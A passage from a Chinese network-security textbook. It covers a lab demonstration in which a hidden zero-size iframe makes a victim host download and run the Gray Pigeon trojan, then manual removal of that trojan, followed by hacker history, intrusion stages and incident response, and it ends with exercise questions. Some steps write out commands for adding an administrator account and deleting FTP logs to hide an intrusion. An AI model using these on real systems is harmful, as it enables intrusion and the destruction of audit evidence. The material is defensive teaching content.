(9) 在主机 3 的肉鸡上安装 360 安全卫士后，访问主机 2 站点“http://192.168.1.20”，在浏览页面的同时打开一个大小为 0×0 的隐藏子窗口，指向“http://192.168.1.10”并自动下载执行“1.exe”灰鸽子木马，然后在主机 1 静待上线小鸡。



图 8-19　添加文件访问权限




图 8-20　配置跳转地址

(10) 观察主机 1 灰鸽子控制端，发现 IP 为“192.168.1.30”的主机上线提示，此时可以访问主机 3 的磁盘文件资源，还可以对其屏幕进行监控和控制，如图 8-21 所示。



图 8-21　查看上线主机



灰鸽子木马具有很强的隐蔽性，制作者在如何逃过杀毒软件查杀上做了很多工作。灰鸽子木马在做免杀后会产生新变种，一旦运行立刻消失。基于病毒库查杀的杀毒软件由于无法识别新变种，扫描不到灰鸽子木马，即使采用专杀工具强行卸载灰鸽子也有可能导致系统崩溃，这些都进一步推动灰鸽子在网络上的泛滥。在中了灰鸽子后，最好手工清除，除了停止灰鸽子服务外还要删除服务端程序，步骤如下。

(1) 选择“开始”→“运行”命令，然后输入“Regedit. exe”进入注册表编辑器，打开 HKEY_LOCAL_MacHINE\SYSTEM\CurrentControlSet\Services 注册表项。

(2) 查找灰鸽子服务，在“注册表编辑器”窗口中选择“编辑”→“查找”→“查找目标”命令，然后输入“game. exe”，可以找到灰鸽子服务项，此例为“Game_Server”，不同版本灰鸽子服务名称会有不同，如图 8-22 所示。




图 8-22　查找灰鸽子服务项

(3) 删除灰鸽子服务端文件。重启计算机，在安全模式下删除 Windows 目录下“Game. exe”、“Game. dll”、“Game_Hook. dll”以及“Gamekey. dll”文件，至此灰鸽子卸载完毕。

以上是灰鸽子手工检测和清除的通用方法，但仍有少数变种目前无法检测和清除。同时，随着灰鸽子版本不断更新，会加入新的隐藏方法和命名规则，手工检测和清除难度越来越大。建议读者平时系统要做好克隆备份，系统与数据分区存储，日后遇到问题恢复系统盘即可，不要把时间浪费在扫描木马与查杀病毒之中。

据不完全统计，2007 年全国遭遇黑客入侵只有 900 万次，2009 年攀升至 5000 万次，而 2010 年竟达 12000 多万次，间接经济损失 100 多亿元，中国是遭受黑客入侵最大的受害国家之一。防范网络攻击、抵御黑客入侵、维护系统安全任重道远。正所谓“知己知彼，百战不殆”，要学会抵御网络入侵，首先就要了解网络入侵基本步骤，从攻击中掌握防范方法，从攻击中寻求解决方案，从攻击中汲取维护经验。

8.4.1　黑客与骇客

在武侠世界里剑客有“侠客”与“刺客”之分，虽然两种“客”都是杀人的，但一类是为了惩恶扬善、劫富济贫，当剑客纯粹因为迷恋剑法，而另一类习武只是借此杀人赚钱。不同的习武目的必然导致两种结局，侠客武功更胜一筹，所以在文人笔下，刺客永远打不过侠客。

网络安全是一个对计算机不断探索认知的过程，在网络世界就像江湖里的“奇侠”一样，也有“黑客”与“骇客”之分。黑客（Hacker）原本是褒义词，原指熟悉编程语言和操作系统，具有追根究底、发掘漏洞的一类人，他们伴随网络技术的发展而成长，对网络安全有着狂热兴趣和执着追求，喜欢挑战高难度网络系统并从中找出漏洞，提出解决和修复方案。黑客不干涉政治，入侵并不是恶意破坏，他们是纵横于网络世界的大侠，追求平等、共享和免费，正是他们推动计算机系统和网络技术的发展与完善。

骇客（Cracker）却是指那些怀有不良企图，利用已知漏洞非法入侵他人系统窃取数据，从事破坏活动的一类人。虽然骇客与黑客出发点不同，但他们都是系统的入侵者，在行为上很难界定两者的特征，因此含义也越发模糊，目前公众对两者的区别已经弱化，把入侵者一律称之为黑客。

8.4.2 黑客起源与攻击流程

黑客起源于 20 世纪 50 年代麻省理工学院实验室，一般都是高级技术人员，是挖掘计算机程序潜力精英。1983 年美国联邦调查局首次逮捕 6 名少年黑客，他们入侵 60 多台计算机，包括阿拉莫国家实验室。1988 年第一只蠕虫病毒诞生，通过网络传染其他计算机，占用大量系统资源和带宽，使当时近 1/10 互联网络陷入瘫痪。1998 美国五角大楼站点被袭，工资报表和人员数据被篡改。2011 年，美国卷入利比亚战争，同年 5 月旗下最大军火供应商克希德-马丁公司[①]遭黑客入侵。

在国内，黑客频繁出现应从 1998 年开始。目前，黑客发展趋势主要表现以下三方面。

(1) 手段高明化。黑客已经意识到仅靠一人之力远远不足以入侵复杂系统，他们已经逐渐形成一个团体，利用网络协调团体攻击，互相交流经验共同提高。

(2) 活动频繁化。黑客入门不需要掌握大量计算机和网络知识，学会使用几个黑客工具就可以在互联网上进行攻击入侵，黑客工具大众化是其频繁活动的主要原因。

(3) 动机复杂化。黑客动机已经不再局限于为国家、金钱和刺激，而与国际政治、经济、文化、宗教紧密联系在一起。

黑客入侵意图一般是通过获取站点管理员密码，从而入侵服务器窃取数据、控制主机和篡改主页，若无法入侵则以拒绝服务攻击瘫痪目标服务器和网络。黑客攻击是一个序化系统工程，主要分为以下几个基本步骤。

(1) 踩点。踩点原意是指策划一项盗窃活动准备阶段。在黑客攻击领域，踩点主要是收集整理关于目标系统机构安防剖析图，可以结合工具和开放信息源资源搜索。

一个站点在发布之前需要向域名机构申请域名。申请的域名信息保存在域名管理机构的数据库中，并且域名信息对外公开，任何人都可以查询，这给黑客提供许多敏感信息，如系统所处的 IP 段、因特网、远程访问、虚拟专用网、开放资源等。域名检索信息可以通过以下站点查询。

① 洛克希德-马丁公司是美国国防部头号军火供应商，旗下产品包括 F-16、F-22 和 F-35 等各式高性能战机以及舰艇。

① 中国互联网络信息中心(http://www.cnnic. com.cn)。

② 中国万网(http://www.net.cn)。

网络拓扑结构是组建网络的方法和连接形式。若要对一个站点发动攻击,则黑客首先必须了解目标网络基本结构。只有清楚掌握目标网络中的防火墙、服务器位置后,才能进行下一步入侵。对于探测网络系统结构最常用的工具是 Chepos,它以图形方式自动发现、显示目标网络拓扑,录像和工具可在 http://www.gdcp.cn/jpkc/security 中下载。

(2) 扫描。网络扫描是网络安全技术之一,通常需要结合防火墙和入侵检测系统才能有效提高网络运行的安全性。扫描器并不是攻击工具,它仅仅能发现目标主机状态和系统漏洞。管理员根据扫描结果可以及时发现弥补安全漏洞,更正网络系统错误配置,客观评估安全风险等级;入侵者利用扫描工具也可以达到同样效果,在发动攻击前锁定目标主机、探测开放端口、发掘系统漏洞、破解系统口令等。

扫描工具分为主机扫描和网络扫描。其中,主机扫描通过执行脚本模拟对系统实施攻击并分析系统反应,从而发现系统漏洞;网络扫描是针对系统设置的弱口令、安全规则、开放端口等进行检查。

(3) 查点。当目标确定后,攻击者通过查点获得站点服务的账号和资源,比踩点、扫描更具入侵效果。查点和操作系统有关,收集信息包括系统版本、服务类型、用户账号和用户组信息、路由表等。

(4) 获取权限。一个站点可以提供多个服务,每个服务也可以存在多个账号共同管理,黑客需要破解每个服务的相应账号和口令才能获取管理权限,进而入侵站点系统。然而,获取服务管理权限[①]是一个系统复杂工程,成功几率与管理员水平和性格相关。若获取不成功,则黑客将对目标系统进行拒绝服务攻击。

(5) 提升权限。当黑客获得服务管理权限后,下一步工作是获取操作系统管理权限。由于操作系统可能存在多个账号,因此为防范黑客入侵窃取数据,有经验的管理员通常把“administrator”、“admin”等看似管理员的账号设为客户权限,把看似“guest”的账号设为管理员。由于只有获得操作系统权限才能对数据进行篡改、添加、删除及复制等操作,故黑客入侵后必须提升为系统管理员,典型方法有两种:①通过木马病毒将当前账号加入管理员组中,如让目标服务器执行“net localgroup administrators lee /add”,是指把 lee 账号加入管理员组,即获得管理员权限;②通过系统漏洞或基于系统第三方软件漏洞新建管理员账号,如操作系统、Office、SQL 等都会定期更新版本弥补漏洞。

(6) 数据窃取。黑客拥有操作系统管理权限后可以窃取、篡改和删除服务器敏感数据。

(7) 掩盖踪迹。系统日志是记录系统硬件、软件和系统问题的记录,用于监控系统发生的安全事件。管理员可以通过系统日志检查安全事件发生原因和过程,并从中寻找入侵者留下的痕迹。黑客入侵后必须掩盖清除相应日志避免被检测反追击。系统日志包括应用程序日志、安全日志和系统日志,表 8-4 是常用系统日志文件名和存放路径。

---

① 服务管理权限和操作系统管理权限是不同的。服务管理权限是管理该服务的权限,如管理 Web 站点需要相应后台(由制作该 Web 站点人员开发)管理权限,但这个权限不能访问和管理站点的操作系统。

表 8-4　常用系统日志文件名和存放路径

日志类型	存放路径
DNS 日志文件	%systemroot%\system32\config
安全日志文件	%systemroot%\system32\config\SecEvent.EVT
系统日志文件	%systemroot%\system32\config\SysEvent.EVT
应用程序日志文件	%systemroot%\system32\config\AppEvent.EVT
FTP 日志文件	%systemroot%\system32\logfiles\msftpsvc1\，每天一个文件
WWW 日志文件	%systemroot%\system32\logfiles\w3svc1\，每天一个日志
计划任务日志文件	%systemroot%\schedlgu.txt

下面以 FTP 日志为例讲述事件发生详细过程。FTP 日志默认每天生成新文件用于记录当日发生的用户登录信息，文件名格式为“ex+年份+月份+日期”，例如“ex121023”表示 2012 年 10 月 23 日产生的日志，用记事本打开如下。

```
#Software: Microsoft Internet Information Services 6.0 (微软 IIS6.0)
#Version: 1.0 (版本 1.0)
#Date: 20001023 0315 (服务启动时间日期)
#FIElds: time cip csmethod csuristem scstatus
0315 192.168.1.10 [1]USER administator 331 (IP 地址为 192.168.1.10 用户名为 administator 试图登录)
0318 192.168.1.10 [1]PASS - 530 (登录失败)
032:04 192.168.1.10 [1]USER nt 331 (IP 地址为 192.168.1.10 用户名为 nt 的用户试图登录)
032:06 192.168.1.10 [1]PASS - 530 (登录失败)
032:09 192.168.1.10 [1]USER cyz 331 (IP 地址为 192.168.1.10 用户名为 cyz 的用户试图登录)
0322 192.168.1.10 [1]PASS - 530 (登录失败)
0322 192.168.1.10 [1]USER administrator 331 (IP 地址为 192.168.1.10 用户名为 administrator 试图登录)
0324 192.168.1.10 [1]PASS - 230 (登录成功) 0315 192.168.1.10 [1]USER administator 331 (IP 地址为 192.168.1.10 用户名为 administator 试图登录)
0318 192.168.1.10 [1]PASS - 530 (登录失败)
032:04 192.168.1.10 [1]USER nt 331 (IP 地址为 192.168.1.10 用户名为 nt 的用户试图登录)
032:06 192.168.1.10 [1]PASS - 530 (登录失败)
032:09 192.168.1.10 [1]USER cyz 331 (IP 地址为 192.168.1.10 用户名为 cyz 的用户试图登录)
0322 192.168.1.10 [1]PASS - 530 (登录失败)
0322 192.168.1.10 [1]USER administrator 331 (IP 地址为 192.168.1.10 用户名为 administrator 试图登录)
0324 192.168.1.10 [1]PASS - 230 (登录成功)
0321 192.168.1.10 [1]MKD nt 550 (新建目录失败)
0325 192.168.1.10 [1]QUIT - 550 (退出 FTP 程序)
```

从以上日志可以看出，IP 地址为“192.168.1.10”用户一直尝试入侵 FTP 服务，换了 4 次用户名和密码才登录成功。管理员可以获得入侵时间、入侵 IP 以及账号名，如上例入侵者最终在凌晨 3:25 以“administrator”账号登录，那么就要考虑更换用户名密码，或者停用该账号。因此，黑客为避免被检测出来，在退出前会将表 8-4 所示的日志文件删除，或只清除自己留下的痕迹让管理员无法反追击甚至无法察觉系统被入侵，步骤如下。

① 运行 net stop msftpsvc 命令停掉 msftpsvc 服务。

② 运行“del *.*”命令或者找到日志文件将其删除。

③ 运行 net start msftpsvc 命令，再打开 msftpsvc 服务。

(8) 创建后门。在系统被入侵后，管理员可以通过日志文件将账号名和密码锁定并弥补相关漏洞，有针对性地防范事件再次发生。黑客为长期占有被控主机，往往会在入侵系统上留下后门。后门不同于病毒，它非常隐蔽，不具备感染性，可以绕过系统安全限制让入侵者再次登录系统。创建后门的最简单方法是新建一个具有管理员权限账号，下次通过该账号密码入侵，但这种方法容易被发现；相对隐蔽地可以留下木马程序，如放置灰鸽子木马，日后通过灰鸽子服务端控制目标服务器。

8.4.3 应对入侵策略

黑客入侵的背后往往包含复杂动机，有的是为了窃取数据，有的是受利益驱动，有的是表达政治立场，有的纯粹为了好奇炫耀。目的不同，手段各异，所造成的影响和损失也不尽相同。因此，在处理入侵事件时应当对症下药，有的放矢才能达到防范效果，不要一味给系统更新补丁和查杀木马。系统入侵后的应对策略和步骤如下。

(1) 估计形势。当证实服务器遭受入侵后，第一步措施是尽快估计入侵造成的影响范围和破坏程度，如业务是否中断、数据是否窃取、系统是否破坏等。客户机遭入侵后的第一步是断开网络避免被黑客控制，或通过网络感染别的计算机。

(2) 夺回系统控制权。假如敏感数据已被破坏或窃取，最重要的不是恢复抢救丢失数据，而是保护暂未篡改删除的数据，前提是夺回系统控制权。为夺回控制权，服务器可以通过结束可疑进程切断与黑客主机的通信，有条件的可以启用备用服务器后重启系统和断开网络。

(3) 建立快照。建立被入侵后的系统快照以便调查取证和事后分析。

(4) 审查日志。日志文件详细记录服务器遭受入侵的全过程，如黑客访问过哪些数据、做了哪些改动、执行哪些操作、利用哪个 IP 入侵等。通过审查日志，管理员可以对入侵行为和目的有更清晰地认识。

(5) 入侵分析。检查黑客对系统配置所做的修改，检查和清除留下的入侵工具和痕迹，如木马程序、后门陷阱等。

(6) 系统和数据恢复。服务器平时要做好数据备份和增量备份工作，在恢复前要确定系统入侵的具体时间，从而确定备份文件哪些可用、哪些不可用。

(7) 查漏补缺。通过入侵分析判断黑客是通过何种方式进行入侵，再更新弥补相应漏洞，关闭不必要端口和服务，配置本地安全策略，更换系统账户和密码。

(8) 事后分析。当入侵事件处理完成后，还要对事件处理过程进行事后分析，从中汲取教训，起到触类旁通、举一反三的作用，以杜绝类似事件再次发生。

以上是服务器遭受入侵后的应对策略。读者通过掌握黑客入侵系统方式和基本步骤，为网络安全学习打下理论基础，给网络安全维护工作带来宝贵经验。

本章小结

本章介绍了计算机网络安全的定义和威胁，涉及恶意代码分类和特征、攻击手段和安全技术、入侵步骤和应对策略。黑客入侵手段和网络安全技术表面对立，但本质相同，两者相互促进、相互牵衡，共同推动计算机网络技术的发展和完善。读者在学习时不但要把握理论高度，更要注重实践培养，从攻击中寻求解决方案，由攻击中掌握防范方法，在攻击中汲取宝贵经验。本章知识结构如图 8-23 所示。



图 8-23　第 8 章知识结构图

思考练习题

一、填空题

1. 防火墙根据实现方式可以分为________、________和状态检测防火墙。

2. 计算机网络按拓扑结构可以划分为总线型、星形、环形、树型和________。其中，用交换机组建的局域网属于________拓扑结构，Internet 属于________拓扑结构。

3. 加密分为对称密钥加密和非对称密钥加密两种，数字签名采用________，DES 属于________。

4. 包过滤防火墙工作在 OSI 参考模型中的________。

二、选择题

1. 在以下网络威胁中，不属于信息泄露的是________。

A. 数据窃听　　B. 流量分析　　C. 拒绝服务攻击　　D. 偷窃用户账号

2. 中断指攻击者破坏网络系统资源，使之变成无效或无用，这是对________的攻击。
   A. 可用性　　B. 保密性　　C. 完整性　　D. 真实性
3. 保证数据的完整性就是________。
   A. 保证因特网上传送的数据信息不被第三方监视和窃取
   B. 保证因特网上传送的数据信息不被篡改
   C. 保证电子商务交易各方的真实身份
   D. 保证发送方不能抵赖曾经发送过某数据信息
4. 下列属于网络防火墙功能的是________。
   A. 防止内网入侵外网　　B. 防止外网入侵内网
   C. 防止和查杀病毒　　D. 限制内网与外网的链接
5. 数据保密性指的是________。
   A. 保护网络中各系统之间交换的数据，防止因数据被截获而造成泄密
   B. 提供连接实体身份的鉴别
   C. 防止非法实体的主动攻击，保证数据接收方收到的信息与发送方发送的信息一致
   D. 确保数据数据是由合法实体发出的
6. 包过滤技术与代理服务技术相比较________。
   A. 包过滤技术安全性较弱、但会对网络性能产生明显影响
   B. 包过滤技术对应用和用户是绝对透明的
   C. 代理服务技术安全性较高、但不会对网络性能产生明显影响
   D. 代理服务技术安全性高，对应用和用户透明度也很高
7. 以下不属于入侵检测系统的功能是________。
   A. 监视网络上的通信数据流　　B. 捕捉可疑的网络活动
   C. 提供安全审计报告　　D. 过滤非法的数据包
8. 以下关于对称密钥加密说法正确的是________。
   A. 加密方和解密方可以使用不同的算法
   B. 加密密钥和解密密钥可以是不同的
   C. 加密密钥和解密密钥必须是相同的
   D. 密钥的管理非常简单
9. 数据在存储或传输时不被修改、破坏，或数据包的丢失、乱序等指的是________。
   A. 数据完整性　　B. 数据一致性　　C. 数据同步性　　D. 数据源发性
10. 在防范 Windows 操作系统中，IPC $ 攻击的方法不包括________。
   A. 关闭账号的空连接　　B. 删除管理共享
   C. 指定安全口令　　D. 安装最新的系统补丁
11. 以下不属于非对称加密算法特点的是________。
   A. 计算量大　　B. 处理速度慢　　C. 使用两个密码　　D. 适合加密长数据
12. 计算机网络安全目标不包括________。
   A. 保密性　　B. 不可否认性　　C. 免疫性　　D. 完整性
13. 端口扫描技术________。
   A. 只能作为攻击工具

B. 只能作为防御工具

C. 只能作为检查系统漏洞的工具

D. 既可以作为攻击工具,也可以作为防御工具

14. 以下不属于恶意代码的特征是________。

A. 恶意的目的　　B. 本身是程序

C. 通过执行发生作用　　D. 不通过执行也能发生作用

15. 下列对计算机网络的攻击方式中,属于被动攻击的是________。

A. 口令嗅探　　B. 重放　　C. 拒绝服务　　D. 物理破坏

16. 包过滤技术防火墙在过滤数据包时,一般不关心________。

A. 数据包的源地址　　B. 数据包的目的地址

C. 数据包的协议类型　　D. 数据包的内容

17. 下列不属于数据传输安全技术的是________。

A. 防抵赖技术　　B. 数据传输加密技术

C. 数据完整性技术　　D. 旁路控制

18. 关于特征代码法,下列说法错误的是________。

A. 采用特征代码法检测准确

B. 采用特征代码法可识别病毒的名称

C. 采用特征代码法误报警率高

D. 采用特征代码法能根据检测结果处理解毒

三、简答题

1. 简述网络安全的定义。
2. 简述防火墙的功能和分类。
3. 简述拒绝服务攻击的原理和实现形式。
4. 简述常用网络攻击的形式与分类。
5. 简述网络安全的主要技术。

参 考 文 献

[1] (美)Sean Convery. 网络安全体系结构[M]. 田国等译. 北京：人民邮电出版社，2013.

[2] (美)佛罗赞，莫沙拉夫. 计算机网络教程：自顶向下方法[M]. 张建忠等译. 北京：机械工业出版社，2013.

[3] (美)特南鲍姆. 计算机网络[M]. 5 版. 严伟，潘爱民译. 北京：清华大学出版社，2012.

[4] (美)科姆. 计算机网络与因特网[M]. 5 版(影印版). 北京：清华大学出版社，2012.

[5] (美)博伊尔. 计算机网络实验手册[M]. 远红亮等译. 北京：清华大学出版社，2012.

[6] (美)奥巴代特. 计算机网络安全导论[M]. 毕红军，张凯译. 北京：电子工业出版社，2009.

[7] 谢希仁，谢钧. 计算机网络教程[M]. 3 版. 北京：人民邮电出版社，2012.

[8] 胡道元. 计算机网络[M]. 2 版. 北京：清华大学出版社，2009.

[9] 倪宝童，马海军. 计算机网络标准教程[M]. 北京：清华大学出版社，2013.

[10] 张基温等. 计算机网络技术与应用教程[M]. 北京：人民邮电出版社，2012.

[11] 郭雅，陶培基. 计算机网络实验指导书[M]. 北京：电子工业出版社，2012.

[12] 沈萍萍，张震. 计算机网络基础与实践应用[M]. 北京：清华大学出版社，2012.

[13] 王德铭. 计算机网络案例教程[M]. 北京：国防工业出版社，2012.

[14] 石志国，薛为民，尹浩. 计算机网络安全教程[M]. 2 版. 北京：清华大学出版社，2011.

[15] 姚永雷，马利. 计算机网络安全[M]. 2 版. 北京：清华大学出版社，2011.

[16] 肖德琴. 计算机网络原理与应用[M]. 2 版. 北京：国防工业出版社，2011.

[17] 肖朝晖，罗娅. 计算机网络基础[M]. 北京：清华大学出版社，2011.

[18] 姜枫. 计算机网络实验教程[M]. 北京：清华大学出版社，2010.

[19] 沈鑫剡. 计算机网络[M]. 2 版. 北京：清华大学出版社，2010.

[20] 高阳，陈国青. 计算机网络技术及应用[M]. 北京：清华大学出版社，2009.